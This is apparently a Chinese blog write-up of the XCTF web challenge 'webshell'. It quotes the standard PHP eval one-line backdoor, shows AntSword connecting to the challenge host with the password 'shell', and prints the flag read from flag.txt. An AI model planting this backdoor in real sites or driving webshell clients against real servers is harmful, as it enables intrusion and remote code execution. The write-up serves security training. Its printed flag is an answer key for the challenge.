

攻防世界 web webshell

原创

_n19hT 于 2020-03-01 13:29:48 发布 2646 收藏 7

分类专栏: # web 文章标签: php web shell

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43092232/article/details/104590874

版权



[web 专栏收录该内容](#)

13 篇文章 0 订阅

订阅专栏

做题两分钟, 工具两小时

题目描述: 小宁百度了php一句话, 觉着很有意思, 并且把它放在index.php里。

所谓的php一句话: `<?php @eval($_POST['shell']);?>`


这个是PHP最常见的一句话木马的源码, 通过post木马程序来实现木马的植入, eval()函数把字符串按照PHP代码来计算

这题又涉及到新的web工具, Cknife (因为现在网络上菜刀的后门太多了, 所以不推荐菜刀了)

这次我用的是antsword, [antsword的github链接](#)

这题时间主要花在了了解题工具上面, 做题倒是很快。

1.右键添加数据



成功
成功删除1条数据!

https://blog.csdn.net/weixin_4309223

2.把url和连接密码输进去

因为这题提示是webshell，所以推测密码是shell，一开始我把那个一句话php放进去发现不对...

添加数据

添加 清空 测试连接

基础配置

URL地址 *

连接密码 *

网站备注

编码设置

连接类型

编码器

default (不推荐)

random (不推荐)

base64

请求信息

其他设置

3.找到flag.txt

AntSword 编辑 窗口 调试

111.198.29.45

目录列表 (0)

文件列表 (2)

名称	日期	大小	属性
flag.txt	2020-03-01 04:59:37	44 b	0664
index.php	2018-09-27 04:02:04	539 b	0664

`cyberpeace{17b8c20c87ed744736dca537ddea2777}`